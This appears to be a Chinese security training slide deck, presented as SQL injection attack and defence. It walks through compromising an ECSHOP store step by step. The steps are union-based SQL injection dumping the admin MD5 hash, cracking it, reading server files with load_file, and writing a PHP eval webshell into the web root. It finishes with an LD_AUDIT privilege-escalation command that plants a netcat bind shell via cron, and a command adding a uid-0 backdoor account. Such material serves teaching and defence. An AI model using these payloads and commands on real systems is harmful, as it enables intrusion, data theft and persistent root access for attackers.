



致力于中国安全国家发展,建设中国信息安全智库



致力于中国安全国家发展,建设中国信息安全智库

- SQL注入攻防
- 黑客访问目标网站http://202.1.160.11/shop/
- 发现注入点
- http://202.1.160.11/shop/goods.php?id=9
- 提交带英文单引号的地址
- http://202.1.160.11/shop/goods.php?id=9'

• 从返回的错误信息可以看到后台使用的是MySQL数据库,并暴露了当前查询数据表及相关字段信息。



- 构造union查询
- http://202.1.160.11/shop/goods.php?id=9' union select 1,2,3,4,5,6,7,8,9,'10
- 之所以构造10个字段的union查询是因为,从上面的报错信息可以知道目标数据表查询出的字段个数为10个。
- 返回结果如下:



- 构造获取管理员密码的union查询
- http://202.1.160.11/shop/goods.php?id=9' union select 1,password,3,4,5,6,7,8,9,10 from ecs\_admin\_user where user\_name='admin
- 即可看到管理员admin的密码哈希值(32位长度),不过只显示前7位,如下:



可以采用mysql substring函数技巧,将其余部分逐渐显示出来,依次执行以下语句即可:

- http://202.1.160.11/shop/goods.php?id=9' union select 1,substring(password,8,7),3,4,5,6,7,8,9,10 from ecs\_admin\_user where user name='admin
- http://202.1.160.11/shop/goods.php?id=9' union select 1,substring(password,15,7),3,4,5,6,7,8,9,10 from ecs\_admin\_user where user name='admin
- http://202.1.160.11/shop/goods.php?id=9' union select 1,substring(password,22,7),3,4,5,6,7,8,9,10 from ecs\_admin\_user where user name='admin
- http://202.1.160.11/shop/goods.php?id=9' union select 1,substring(password,29,7),3,4,5,6,7,8,9,10 from ecs\_admin\_user where user name='admin
- 获得的管理员密码MD5值为7fef6171469e80d32c0559f88b377245
- http://www.cmd5.com/ 查询

- 破解密码哈希
- http://cmd5.com上查询该密码哈希得到明文为admin888





- 执行任意SQL语句
- 执行select user();得到root@localhost,说明数据库连接权限是root权限,那么黑客就可以通过MySQL读写文件。
- 读取Apache默认配置文件
- 执行select load\_file('/etc/apache2/sites-available/default');
- load\_file是MySQL的内置函数,可以读取本地文件,该文件为Apache2的站点默认配置文件,从该文件的内容中就可以得到目标站点的本地路径信息。

## ECSHOP管理中心-SQL查询

## 运行 SQL 查询

## 执行SQL将直接操作数据库,请谨慎使用

select load\_file('/etc/apache2/sites-available/default');

### 提交查询


#### load\_file('/etc/apache2/sites-available/default')

NameVirtualHost \* ServerAdmin webmaster@localhost DocumentRoot /var/www/ Options FollowSymLinks
AllowOverride None Options Indexes FollowSymLinks MultiViews AllowOverride None Order allow,deny allow
from all ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/ AllowOverride None Options +ExecCGI -MultiViews
+SymLinksIfOwnerMatch Order allow,deny Allow from all ErrorLog /var/log/apache2/error.log # Possible values
include: debug, info, notice, warn, error, crit, # alert, emerg. LogLevel warn CustomLog
/var/log/apache2/access.log combined ServerSignature On Alias /doc/ "/usr/share/doc/" Options Indexes
MultiViews FollowSymLinks AllowOverride None Order deny,allow Deny from all Allow from 127.0.0.0/255.0.0.0

# 目标Web的本地路径为/var/www/

- 写PHP一句话木马
- select '<?php eval(\$\_POST[c])?>' into outfile '/var/www/shop/data/tinydoor.php';
- 得到一句话木马http://202.1.160.11/shop/data/tinydoor.php

```
零魂PHP一句话木马客户端(一键提交版) v0.2
    URL: http://192.168.37.130/shop/data/tinydoor.php
                                                           PASS: .
                                                                          Submit
//提交的PHP代码,默认是PHPSPY2008,没有密码验证,提交后直接进入
error reporting(7);
@set magic quotes runtime(0);
ob start();
$mtime = explode(' ', microtime());
$starttime = $mtime[1] + $mtime[0];
define('SA ROOT', str replace('\\', '/', dirname( FILE )).'/');
//define('IS WIN', strstr(PHP OS, 'WIN') ? 1 : 0 );
define('IS WIN', DIRECTORY SEPARATOR == '\\');
define('IS COM', class exists('COM') ? 1 : 0 );
define('IS GPC', get magic quotes gpc());
$dis func = get cfg var('disable functions');
define('IS PHPINFO', (!eregi("phpinfo", $dis func)) ? 1 : 0 );
@set time limit(0);
```



- 通过Webshell上传提权文件
- 上传提权文件tiquan.php到当前目录下,得到
- http://202.1.160.11/shop/data/tiquan.php
- 执行提权指令
- http://202.1.160.11/shop/data/tiquan.php?c=echo '/bin/nc -I -p 79 -e /bin/bash' > /tmp/exploit.sh;/bin/chmod 0744 /tmp/exploit.sh;umask 0;LD\_AUDIT="libpcprofile.so" PCPROFILE\_OUTPUT="/etc/cron.d/exploit" ping;echo '\*/1 \* \* \* \* root /tmp/exploit.sh' > /etc/cron.d/exploit
- 该指令会在目标机器上打开nc后门,nc会监听本机79端口等待远程连接。
- 远程使用nc 202.1.160.11 79命令即可连接上目标机器(IP为202.1.160.11 ,PORT为79),此时就具备root权限,可以执行任意指令。

- 添加后门root权限账号的指令
- /usr/sbin/useradd -m -s /bin/bash app1 -g root -o -u0;echo app1:app1|/usr/sbin/chpasswd
- 当执行该指令后,就在目标机器上添加用户名app1,密码app1的root权限账号。